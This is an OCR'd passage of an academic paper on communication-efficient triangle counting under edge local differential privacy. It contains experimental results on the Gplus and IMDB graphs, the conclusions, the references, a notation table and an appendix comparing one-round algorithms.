


Figure 8: Relative error of our three algorithms with ("DC") or without ("d_{max}") double clipping ($n = 107614$ in Gplus, $n = 896308$ in IMDB). RRFull$_\Delta(d_{max})$ is the algorithm in [29]. Cost$_{DL}$ is an upper-bound in (10). When $\mu^* \geq 0.1$, Cost$_{DL}$ can be 6 Gbits and 400 Gbits in Gplus and IMDB, respectively, by downloading only 0/1 for each pair of users (v_j, v_k).

6.2 Experimental Results

Performance Comparison. First, we evaluated our algorithms with the Laplacian noise. Specifically, we evaluated all possible combinations of our three algorithms with and without our double clipping (six combinations in total) and compared them with the existing two-rounds algorithm in [29]. For algorithms with double clipping, we divided the total privacy budget ε as: $\varepsilon_0 = \frac{\varepsilon}{10}$ and $\varepsilon_1 = \varepsilon_2 = \frac{9\varepsilon}{20}$. Here, we set a very small budget ($\varepsilon_0 = \frac{\varepsilon}{10}$) for edge clipping because the degree has a small sensitivity (sensitivity= 1). For algorithms without double clipping, we divided ε as $\varepsilon_1 = \varepsilon_2 = \frac{\varepsilon}{2}$ and used the maximum degree d_{max} as the global sensitivity.

Figures 7 and 8 show the results. Figure 7 highlights the relative error of our three algorithms with double clipping when $\varepsilon = 1$ or 2 and $\mu^* = 10^{-3}$. "DC" (resp. "d_{max}") represents algorithms with (resp. without) double clipping. RRFull$_\Delta(d_{max})$ (marked with purple square) in Figure 8 (c) and (d) represents the two-rounds algorithm in [29]. Note that this is a special case of our ARRFull$_\Delta$ without sampling ($\mu = \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1} = 0.62$). Figure 8 (c) and (d) also show the download cost Cost$_{DL}$ calculated by (10). Note that when $\mu^* \geq 0.1$ (marked with squares), Cost$_{DL}$ can be 6Gbits and 400Gbits in Gplus and IMDB, respectively, by downloading only 0/1 for each pair of users (v_j, v_k); Cost$_{DL} = \frac{(n-1)(n-2)}{2}$ in this case.

Figures 7 and 8 show that our ARROneNS$_\Delta$ (DC) provides the best (or almost the best) performance in all cases. This is because ARROneNS$_\Delta$ (DC) introduces the 4-cycle trick and effectively reduces the global sensitivity of the Laplacian noise by double clipping. Later, we will investigate the effectiveness of the 4-cycle trick in detail by not adding the Laplacian noise. We will also investigate the impact of the Laplacian noise while changing n.

Figure 8 also shows that the relative error is almost the same between our three algorithms without double clipping ("d_{max}") and that it is too large. This is because Lap($\frac{d_{max}}{\varepsilon_2}$) is too large and dominant. The relative error is significantly reduced by introducing our double clipping in all cases. For example, when $\mu^* = 10^{-3}$, our double clipping reduces the relative error of ARROneNS$_\Delta$ by two or three orders of magnitude. The improvement is larger for smaller μ^*.

In the full version [30], we also evaluate the effect of edge clipping and noisy triangle clipping independently and show that each component significantly reduces the relative error.

Communication Cost. From Figure 8 (c) and (d), we can explain how much our algorithms can reduce the download cost while keeping high utility, e.g., relative error $\ll 1$.

For example, when we use the algorithm in [29], the download cost is Cost$_{DL} = 400$ Gbits in IMDB. Thus, when the download speed is 20 Mbps (recommended speed in YouTube [7]), every user v_i needs 6 hours to download the message M_i, which is far from practical. In contrast, our ARROneNS$_\Delta$ (DC) can reduce it to 160 Mbits (8 seconds when 20 Mbps download rate) or less while keeping relative error $= 0.21$, which is practical and a dramatic improvement over [29].

We also note that since $d_{max} \ll n$ in IMDB, Cost$_{DL}$ of our ARROneNS$_\Delta$ (DC) can also be roughly approximated by 60 Mbits (3 seconds) by replacing μ with $\mu e^{-\varepsilon_1}$ in (10).

4-Cycle Trick. We also investigated the effectiveness of our 4-cycle trick in ARROneNS$_\Delta$ and ARRTwoNS$_\Delta$ in detail. To this end, we evaluated our three algorithms when we did *not* add the Laplacian noise at the second round. Note that they do not provide edge LDP, as $\varepsilon_2 = \infty$. The purpose here is to purely investigate the effectiveness of the 4-cycle trick related to our first research question RQ1.

Figure 9 shows the results, where ε_1 and μ^* are changed to various values. Figure 9 shows that ARROneNS$_\Delta$ and ARRTwoNS$_\Delta$ significantly outperform ARRFull$_\Delta$ when μ^* is small.




Figure 9: Relative error of our three algorithms without the Laplacian noise ($n = 107614$ in Gplus, $n = 896308$ in IMDB).




Figure 10: Relative error of our three algorithms with double clipping for various values of n ($\varepsilon = 1$, $\mu^* = 10^{-3}$).

This is because in both ARROneNS$_\triangle$ and ARRTwoNS$_\triangle$, the factors of C_4 (#4-cycles) and S_3 (#3-stars) in the expected l_2 loss diminish for small μ, as explained in Section 4.3. In other words, ARROneNS$_\triangle$ and ARRTwoNS$_\triangle$ effectively address the 4-cycle issue. Figure 9 also shows that ARRTwoNS$_\triangle$ slightly outperforms ARROneNS$_\triangle$ when μ^* is small. This is because the factors of C_4 and S_3 diminish more rapidly; i.e., ARRTwoNS$_\triangle$ addresses the 4-cycle issue more aggressively.

However, when we add the Laplacian noise, ARRTwoNS$_\triangle$ (DC) is outperformed by ARROneNS$_\triangle$ (DC), as shown in Figure 8. This is because ARRTwoNS$_\triangle$ cannot effectively reduce the global sensitivity by double clipping. In Figure 8, the difference between ARROneNS$_\triangle$ (DC) and ARRFull$_\triangle$ (DC) is also small for very small ε or μ^* (e.g., $\varepsilon = 0.1$, $\mu^* = 10^{-6}$) because the Laplacian noise is dominant in this case.

Changing n. We finally evaluated our three algorithms with double clipping while changing the number n of users. In both Gplus and IMDB, we randomly selected n users from all users and extracted a graph with n users. Then we evaluated the relative error while changing n to various values.

Figure 10 shows the results, where $\varepsilon = 1$ ($\varepsilon_0 = 0.1$, $\varepsilon_1 = \varepsilon_2 = 0.45$) and $\mu^* = 10^{-3}$. In all three algorithms, the relative error decreases with increase in n. This is because the expected l_2 loss can be expressed as $O(nd_{max}^3)$ or $O(nd_{max}^2)$ in these algorithms as shown in Section 5.3 and the square of the true triangle count can be expressed as $\Omega(n^2)$. In other words, when $d_{max} \ll n$, the relative error becomes smaller for larger n. Figure 10 also shows that for small n, ARRTwoNS$_\triangle$ provides the worst performance and ARROneNS$_\triangle$ performs almost the same as ARRFull$_\triangle$. For large n, ARRFull$_\triangle$ performs the worst and ARROneNS$_\triangle$ performs the best.




Figure 11: Relative error of empirical estimation and the Laplacian noise in our three algorithms with double clipping ($\varepsilon = 1$, $\mu^* = 10^{-3}$).




Figure 12: #4-cycles C_4.

To investigate the reason for this, we decomposed the estimation error into two components – the first error caused by empirical estimation and the second error caused by the Laplacian noise. Specifically, for each algorithm, we evaluated the first error by calculating the relative error when we did not add the Laplacian noise ($\varepsilon_1 = 0.45$). Then we evaluated the second error by subtracting the first error from the relative error when we used double clipping ($\varepsilon_0 = 0.1$, $\varepsilon_1 = \varepsilon_2 = 0.45$).

Figure 11 shows the results for some values of n, where "emp" represents the first error by empirical estimation and "Lap" represents the second error by the Laplacian noise. We observe that the second error rapidly decreases with increase in n. In addition, the first error of ARRFull$_\triangle$ is much larger than those of ARROneNS$_\triangle$ and ARRTwoNS$_\triangle$ when n is large.

We also examined the number C_4 of 4-cycles as a function of n. Figure 12 shows the results. We observe that C_4 (which is $O(nd_{max}^3)$) is quartic in n; e.g., C_4 is increased by $2^4 \approx 10$ and $6^4 \approx 10^3$ when n is multiplied by 2 and 6, respectively. This is because we randomly selected n users from all users and d_{max} is almost proportional to n (though $d_{max} \ll n$).

Based on Figures 11 and 12, we can explain Figure 10 as follows. As shown in Section 5.3, the l_2 loss of empirical estimation can be expressed as $O(nd_{max}^3)$, $O(nd_{max}^2)$, and

$O(nd_{max}^2)$ in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively. The large l_2 loss of ARRFull$_\triangle$ is caused by a large value of C_4. The expected l_2 loss of the Laplacian noise is $O(\sum_{i=1}^{n} \kappa_i^2)$, which is much smaller than $O(nd_{max}^2)$. Thus, as n increases, the Laplacian noise becomes relatively very small, as shown in Figure 11. Consequently, ARROneNS$_\triangle$ provides the best performance for large n because it addresses the 4-cycle issue and effectively reduces the global sensitivity. This explains the results in Figure 10. It is also interesting that when $n \approx 10^5$, ARRFull$_\triangle$ performs the worst in Gplus and almost the same as ARROneNS$_\triangle$ in IMDB (see Figure 10). This is because Gplus is more dense than IMDB and C_4 is much larger in Gplus when $n \approx 10^5$, as in Figure 12.

In other words, Figures 10, 11, and 12 are consistent with our theoretical results in Section 5.3. From these results, we conclude that ARROneNS$_\triangle$ is effective especially for a large graph (e.g., $n \approx 10^6$) or dense graph (e.g., Gplus) where the number C_4 of 4-cycles is large.

Summary. In summary, our answers to our three research questions RQ1-3 are as follows. [RQ1]: Our ARROneNS$_\triangle$ achieves almost the smallest estimation error in all cases and outperforms the other two, especially for a large graph or dense graph where C_4 is large. [RQ2]: Our double clipping reduces the estimation error by two or three orders of magnitude. [RQ3]: Our entire algorithm (ARROneNS$_\triangle$ with double clipping) dramatically reduces the communication cost, e.g., from 6 hours to 8 seconds or less (relative error $= 0.21$) in IMDB at a 20 Mbps download rate [7].

Thus, triangle counting under edge LDP is now much more practical. In Appendix C, we show that the clustering coefficient can also be accurately estimated using our algorithms.

7 Conclusions

We proposed triangle counting algorithms under edge LDP with a small estimation error and small communication cost. We showed that our entire algorithms with the 4-cycle trick and double clipping dramatically reduce the download cost of [29], e.g., from 6 hours to 8 seconds or less.

We assumed that each user v_i honestly inputs her neighbor list $\mathbf{a}_i$, as in most previous work on LDP. However, recent studies [17, 20] show that the estimate in LDP can be skewed by data poisoning attacks. As future work, we would like to analyze the impact of data poisoning on our algorithms and develop defenses (e.g., detection) against it.

Acknowledgments

Kamalika Chaudhuri and Jacob Imola would like to thank ONR under N00014-20-1-2334 and UC Lab Fees under LFR 18-548554 for research support. Takao Murakami was supported in part by JSPS KAKENHI JP19H04113.

References

[1] Tools: TriangleLDP. https://github.com/TriangleLDP/TriangleLDP.

[2] 12th Annual Graph Drawing Contest. http://mozart.diei.unipg.it/gdcontest/contest2005/index.html, 2005.

[3] What to Do When Your Facebook Profile is Maxed Out on Friends. https://authoritypublishing.com/social-media/what-to-do-when-your-facebook-profile-is-maxed-out-on-friends/, 2012.

[4] The diaspora* project. https://diasporafoundation.org/, 2021.

[5] Mastodon: Giving social networking back to you. https://joinmastodon.org/, 2021.

[6] Minds: The leading alternative social network. https://wefunder.com/minds, 2021.

[7] YouTube: System requirements. https://support.google.com/youtube/answer/78358?hl=en, 2021.

[8] J. Acharya, Z. Sun, and H. Zhang. Hadamard response: Estimating distributions privately, efficiently, and with little communication. In *Proc. AISTATS'19*, pages 1120–1129, 2019.

[9] G. Andrew, O. Thakkar, H. B. McMahan, and S. Ramaswamy. Differentially private learning with adaptive clipping. In *Proc. NeurIPS'21*, pages 1–12, 2021.

[10] R. Arratia and L. Gordon. Tutorial on large deviations for the binomial distribution. *Bulletin of Mathematical Biology*, 51(1):125–131, 1989.

[11] A. L. Barabási. *Network Science*. Cambridge University Press, 2016.

[12] R. Bassily, K. Nissim, U. Stemmer, and A. Thakurta. Practical locally private heavy hitters. In *Proc. NIPS'17*, pages 2285—-2293, 2017.

[13] S. K. Bera and A. Chakrabarti. Towards tighter space bounds for counting triangles and other substructures in graph streams. In *Proc. STACS'17*, pages 11:1–11:14, 2017.

[14] S. K. Bera and C. Seshadhri. How the degeneracy helps for triangle counting in graph streams. In *Proc. PODS'20*, pages 457–467, 2020.

[15] S. K. Bera and C. Seshadhri. How to count triangles, without seeing the whole graph. In *Proc. KDD'20*, pages 306–316, 2020.

[16] V. Bindschaedler and R. Shokri. Synthesizing plausible privacy-preserving location traces. In *Proc. S&P'16*, pages 546–563, 2016.

[17] X. Cao, J. Jia, and N. Z. Gong. Data poisoning attacks to local differential privacy protocols. In *Proc. Usenix Security'21*, pages 947–964, 2021.

[18] R. Chan. The cambridge analytica whistleblower explains how the firm used facebook data to sway elections. https://www.businessinsider.com/cambridge-analytica-whistleblower-christopher-wylie-facebook-data-2019-10, 2019.

[19] R. Chen, G. Acs, and C. Castelluccia. Differentially private sequential data publication via variable-length n-grams. In *Proc. CCS'12*, pages 638–649, 2012.

[20] A. Cheu, A. Smith, and J. Ullman. Manipulation attacks in local differential privacy. In *Proc. S&P'21*, pages 883–900, 2021.

[21] S. Chu and J. Cheng. Triangle listing in massive networks and its applications. In *Proc. KDD'11*, pages 672–680, 2020.

[22] E. Cyffers and A. Bellet. Privacy amplification by decentralization. *CoRR*, 2012.05326, 2021.

[23] W. Y. Day, N. Li, and M. Lyu. Publishing graph degree distribution with node differential privacy. In *Proc. SIGMOD'16*, pages 123–138, 2016.

[24] X. Ding, S. Sheng, H. Zhou, X. Zhang, Z. Bao, P. Zhou, and H. Jin. Differentially private triangle counting in large graphs. *IEEE Transactions on Knowledge and Data Engineering (Early Access)*, pages 1–14, 2021.

[25] C. Dwork and A. Roth. *The Algorithmic Foundations of Differential Privacy*. Now Publishers, 2014.

[26] T. Eden, A. Levi, D. Ron, and C. Seshadhri. Approximately counting triangles in sublinear time. In *Proc. FOCS'15*, pages 614–633, 2015.

[27] U. Erlingsson, V. Pihur, and A. Korolova. RAPPOR: Randomized aggregatable privacy-preserving ordinal response. In *Proc. CCS'14*, pages 1054–1067, 2014.

[28] M. Hay, C. Li, G. Miklau, and D. Jensen. Accurate estimation of the degree distribution of private networks. In *Proc. ICDM'09*, pages 169–178, 2009.

[29] J. Imola, T. Murakami, and K. Chaudhuri. Locally differentially private analysis of graph statistics. In *Proc. USENIX Security'21*, pages 983–1000, 2021.

[30] J. Imola, T. Murakami, and K. Chaudhuri. Communication-efficient triangle counting under local differential privacy. *CoRR*, 2110.06485, 2022.

[31] Z. Jorgensen, T. Yu, and G. Cormode. Publishing attributed social graphs with formal privacy guarantees. In *Proc.SIGMOD'16*, pages 107–122, 2016.

[32] M. Joseph, J. Mao, and A. Roth. Exponential separations in local differential privacy. In *Proc. SODA'20*, pages 515–527, 2020.

[33] P. Kairouz, K. Bonawitz, and D. Ramage. Discrete distribution estimation under local privacy. In *Proc. ICML'16*, pages 2436–2444, 2016.

[34] P. Kairouz, H. B. McMahan, and B. Avent *et al.* Advances and open problems in federated learning. *Foundations and Trends in Machine Learning*, 14(1-2):1–210, 2021.

[35] J. Kallaugher, A. McGregor, E. Price, and S. Vorotnikova. The complexity of counting cycles in the adjacency list streaming model. In *Proc. PODS'19*, pages 119–133, 2019.

[36] V. Karwa, S. Raskhodnikova, A. Smith, and G. Yaroslavtsev. Private analysis of graph structure. *Proceedings of the VLDB Endowment*, 4(11):1146–1157, 2011.

[37] S. P. Kasiviswanathan, K. Nissim, S. Raskhodnikova, and A. Smith. Analyzing graphs with node differential privacy. In *Proc. TCC'13*, pages 457–476, 2013.

[38] A. Kolluri, T. Baluta, and P. Saxena. Private hierarchical clustering in federated networks. In *Proc. CCS'21*, pages 2342–2360, 2021.

[39] N. Li, M. Lyu, and D. Su. *Differential Privacy: From Theory to Practice*. Morgan & Claypool Publishers, 2016.

[40] M. Manjunath, K. Mehlhorn, K. Panagiotou, and H. Sun. Approximate counting of cycles in streams. In *Proc. ESA'11*, pages 677–688, 2011.

[41] J. McAuley and J. Leskovec. Learning to discover social circles in ego networks. In *Proc. NIPS'12*, pages 539–547, 2012.

[42] A. McGregor and S. Vorotnikova. Triangle and four cycle counting in the data stream model. In *Proc. PODS'20*, pages 445–456, 2020.

[43] C. Morris. The number of data breaches in 2021 has already surpassed last year's total. https://fortune.com/2021/10/06/data-breach-2021-2020-total-hacks/, 2021.

[44] T. Murakami and Y. Kawamoto. Utility-optimized local differential privacy mechanisms for distribution estimation. In *Proc. USENIX Security'19*, pages 1877–1894, 2019.

[45] M. E. J. Newman. Random graphs with clustering. *Physical Review Letters*, 103(5):058701, 2009.

[46] H. H. Nguyen, A. Imine, and M. Rusinowitch. Network structure release under differential privacy. *Transactions on Data Privacy*, 9(3):215–214, 2016.

[47] K. Nissim, S. Raskhodnikova, and A. Smith. Smooth sensitivity and sampling in private data analysis. In *Proc. STOC'07*, pages 75–84, 2007.

[48] T. Paul, A. Famulari, and T. Strufe. A survey on decentralized online social networks. *Computer Networks*, 75:437–452, 2014.

[49] Z. Qin, T. Yu, Y. Yang, I. Khalil, X. Xiao, and K. Ren. Generating synthetic decentralized social graphs with local differential privacy. In *Proc. CCS'17*, pages 425–438, 2017.

[50] S. Raskhodnikova and A. Smith. Efficient lipschitz extensions for high-dimensional graph statistics and node private degree distributions. *CoRR*, 1504.07912, 2015.

[51] S. Raskhodnikova and A. Smith. *Differentially Private Analysis of Graphs*, pages 543–547. Springer, 2016.

[52] G. Robins, P. Pattison, Y. Kalish, and D. Lusher. An introduction to exponential random graph (p^*) models for social networks. *Social Networks*, 29(2):173–191, 2007.

[53] C. Sabater, A. Bellet, and J. Ramon. An accurate, scalable and verifiable protocol for federated differentially private averaging. *CoRR*, 2006.07218, 2021.

[54] C. Seshadhri, A. Pinar, and T. G. Kolda. Triadic measures on graphs: The power of wedge sampling. In *Proc. SDM'13*, pages 10–18, 2013.

[55] R. Shokri and V. Shmatikov. Privacy-preserving deep learning. In *Proc. CCS'15*, pages 1310–1321, 2015.

[56] H. Sun, X. Xiao, I. Khalil, Y. Yang, Z. Qui, H. Wang, and T. Yu. Analyzing subgraph statistics from extended local views with decentralized differential privacy. In *Proc. CCS'19*, pages 703–717, 2019.

[57] S. Suri and S. Vassilvitskii. Counting triangles and the curse of the last reducer. In *Proc. WWW'11*, pages 607–614, 2011.

[58] C. E. Tsourakakis, U. Kang, G. L. Miller, and C. Faloutsos. DOULION: Counting triangles in massive graphs with a coin. In *Proc. KDD'09*, pages 837–846, 2009.

[59] C. E. Tsourakakis, M. N. Kolountzakis, and G. L. Miller. Triangle sparsifiers. *Journal of Graph Algorithms and Applications*, 15(6):703–726, 2011.

[60] T. Wang, J. Blocki, N. Li, and S. Jha. Locally differentially private protocols for frequency estimation. In *Proc. USENIX Security'17*, pages 729–745, 2017.

[61] S. L. Warner. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 60(309):63–69, 1965.

[62] B. Wu, K. Yi, and Z. Li. Counting triangles in large graphs by random sampling. *IEEE Transactions on Knowledge and Data Engineering*, 28(8):2013–2026, 2016.

[63] X. Xiao, G. Bender, M. Hay, and J. Gehrke. iReduct: Differential privacy with reduced relative errors. In *Proc. SIGMOD'11*, pages 229–240, 2011.

[64] Q. Ye, H. Hu, M. H. Au, X. Meng, and X. Xiao. Towards locally differentially private generic graph metric estimation. In *Proc. ICDE'20*, pages 1922–1925, 2020.

[65] Q. Ye, H. Hu, M. H. Au, X. Meng, and X. Xiao. LF-GDPR: A framework for estimating graph metrics with local differential privacy. *IEEE Transactions on Knowledge and Data Engineering (Early Access)*, pages 1–16, 2021.

[66] H. Zhang, S. Latif, R. Bassily, and A. Rountev. Differentially-private control-flow node coverage for software usage analysis. In *Proc. USENIX Security'20*, pages 1021–1038, 2020.

[67] J. Zhang, G. Cormode, C. M. Procopiuc, D. Srivastava, and X. Xiao. Private release of graph statistics using ladder functions. In *Proc. SIGMOD'15*, pages 731–745, 2015.

A Basic Notations

Table 2 shows the basic notations used in this paper.

B Comparison with One-Round Algorithms

Below we show that one-round triangle counting algorithms suffer from a prohibitively large estimation error.

First, we note that all of the existing one-round triangle algorithms in [29,64,65] are inefficient and *cannot be directly applied to a large-scale graph* such as Gplus and IMDB in Section 6. Specifically, in their algorithms, each user v_i applies Warner's RR to each bit of her neighbor list $\mathbf{a}_i$ and sends the noisy neighbor list to the server. Then the server counts the number of noisy triangles, each of which has three noisy edges, and estimates $f_\triangle(G)$ based on the noisy triangle count. The noisy graph G' in the server is dense, and there are $O(n^3)$ noisy triangles in G'. Thus, the time complexity of the existing

Table 2: Basic notations.

Symbol	Description
$G = (V, E)$	Graph with n users V and edges E.
v_i	i-th user in V (i.e., $V = \{v_1, \ldots, v_n\}$).
d_{max}	Maximum degree of G.
$\mathcal{G}$	Set of possible graphs with n users.
$f_\triangle(G)$	Triangle count in G.
$\mathbf{A} = (a_{i,j})$	Adjacency matrix.
$\mathbf{a}_i$	Neighbor list of v_i (i.e., i-th row of $\mathbf{A}$).
$\mathcal{R}_i$	Local randomizer of v_i.
M_i	Message sent from the server to user v_i.
μ	Parameter in the ARR.
μ^*	$= \mu, \mu^2, \mu^3$ in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively.
$\tilde{d}_i$	Noisy degree of user v_i.
κ_i	Clipping threshold of user v_i.
ε_0	Privacy budget for edge clipping.
ε_1	Privacy budget for the ARR.
ε_2	Privacy budget for the Laplacian noise.
ε	Total privacy budget.

one-round algorithms [29, 64, 65] is $O(n^3)$. It is also reported in [29] that when $n = 10^6$, the one-round algorithms would require about 35 years even using a supercomputer, due to the enormous number of noisy triangles.

Therefore, we evaluated the existing one-round algorithms by taking the following two steps. First, we evaluate all the existing algorithms in [29, 64, 65] using small graph datasets ($n = 10000$) and show that the algorithm in [29] achieves the lowest estimation error. Second, we improve the time complexity of the algorithm in [29] using the ARR (i.e., edge sampling after Warner's RR) and compare it with our two-rounds algorithms using large graph datasets in Section 6.

Small Datasets. We first evaluated the existing algorithms in [29, 64, 65] using small datasets. For both Gplus and IMDB in Section 6, we first randomly selected $n = 10000$ users from all users and extracted a graph with n users. Then we evaluated the relative error of the following three algorithms: (i) RR (biased) [29, 64], (ii) RR (bias-reduced) [65], and (iii) RR (unbiased) [29]. All of them provide ε-edge LDP.

RR (biased) simply uses the number of noisy triangles in the noisy graph G' obtained by Warner's RR as an estimate of $f_\triangle(G)$. Clearly, it suffers from a very large bias, as G' is dense. RR (bias-reduced) reduces this bias by using a noisy degree sent by each user. However, it introduces some approximation to estimate $f_\triangle(G)$, and consequently, it is not clear whether the estimate is unbiased. We used the mean of the noisy degrees as a representative degree to obtain the optimal privacy budget allocation (see [65] for details). RR (unbiased) calculates an unbiased estimate of $f_\triangle(G)$ via empirical estimation. It is proved that the estimate is unbiased [29].

In all of the three algorithms, each user v_i obfuscates bits




Figure 13: Relative error of one-round algorithms for small datasets ($n = 10000$).

for smaller user IDs in her neighbor list $\mathbf{a}_i$. We averaged the relative error over 10 runs.

Figure 13 shows the results. RR (bias-reduced) significantly outperforms RR (biased) and is significantly outperformed by RR (unbiased). We believe this is caused by the fact that RR (bias-reduced) introduces some approximation and does not calculate an unbiased estimate of $f_\triangle(G)$.

Large Datasets. Based on Figure 13, we improve the time complexity of RR (unbiased) using the ARR and compare it with our two-rounds algorithms in large datasets.

Specifically, RR (unbiased) counts *triangles*, 2-*edges* (three nodes with two edges), 1-*edges* (three nodes with one edge), and *no-edges* (three nodes with no edges) in G' obtained by Warner's RR. Let $m_3, m_2, m_1, m_0 \in \mathbb{Z}_{\geq 0}$ be the numbers of triangles, 2-edges, 1-edges, and no-edges, respectively, after applying Warner's RR. RR (unbiased) calculates an unbiased estimate of $f_\triangle(G)$ from these four values. Thus, we improve RR (unbiased) by using the ARR, which samples each edge with probability p_2 after Warner's RR, and then calculating unbiased estimates of m_3, m_2, m_1, and m_0.

Let $\hat{m}_3, \hat{m}_2, \hat{m}_1, \hat{m}_0 \in \mathbb{R}$ be the unbiased estimates of m_3, m_2, m_1, and m_0, respectively. Let $m_3^*, m_2^*, m_1^*, m_0^* \in \mathbb{Z}_{\geq 0}$ be the number of triangles, 2-edges, 1-edges, no-edges, respectively, after applying the ARR. Since the ARR samples each edge with probability p_2, we obtain:

$$
\begin{aligned}
m_3^* &= p_2^3 \hat{m}_3 \\
m_2^* &= 3p_2^2(1-p_2)\hat{m}_3 + p_2^2 \hat{m}_2 \\
m_1^* &= 3p_2(1-p_2)^2 \hat{m}_3 + 2p_2(1-p_2)\hat{m}_2 + p_2 \hat{m}_1.
\end{aligned}
$$

By these equations, we obtain:

$$\hat{m}_3 = \frac{m_3^*}{p_2^3} \tag{15}$$

$$\hat{m}_2 = \frac{m_2^*}{p_2^2} - 3(1-p_2)\hat{m}_3 \tag{16}$$

$$\hat{m}_1 = \frac{m_1^*}{p_2} - 3(1-p_2)^2 \hat{m}_3 - 2(1-p_2)\hat{m}_2 \tag{17}$$

$$\hat{m}_0 = \frac{n(n-1)(n-2)}{6} - \hat{m}_3 - \hat{m}_2 - \hat{m}_1. \tag{18}$$

Therefore, after applying the ARR to the lower triangular part of $\mathbf{A}$, the server counts m_3^*, m_2^*, m_1^*, and m_0^* in G', and




Figure 14: Relative error of the one-round algorithm ARR (unbiased) and our three two-rounds algorithms with double clipping for large datasets ($n = 107614$ in Gplus, $n = 896308$ in IMDB).

then calculates the unbiased estimates $\hat{m}_3$, $\hat{m}_2$, $\hat{m}_1$, and $\hat{m}_0$ by (15), (16), (17), and (18), respectively. Finally, the server estimates $f_\triangle(G)$ from $\hat{m}_3$, $\hat{m}_2$, $\hat{m}_1$, and $\hat{m}_0$ in the same way as RR (unbiased). We denote this algorithm by ARR (unbiased). The time complexity of ARR (unbiased) is $O(\mu^3 n^3)$, where μ is the ARR parameter.

We compared ARR (unbiased) with our three algorithms with double clipping using Gplus ($n = 107614$) and IMDB ($n = 896308$). For the sampling probability p_2, we set $p_2 = 10^{-3}$ or 10^{-6}. We averaged the relative error over 10 runs.

Figure 14 shows the results, where we set $\mu^* = 10^{-6}$ or 10^{-3}. In ARR (unbiased), we used μ^* as the ARR parameter μ. Thus, we can see *how much the relative error is reduced by introducing an additional round with ARRFull$_\triangle$*. Figure 14 shows that the relative error of ARR (unbiased) is prohibitively large; i.e., relative error $\gg 1$. This is because three edges are noisy in any noisy triangle. The relative error is significantly reduced by introducing an additional round because only one edge is noisy in each noisy triangle at the second round.

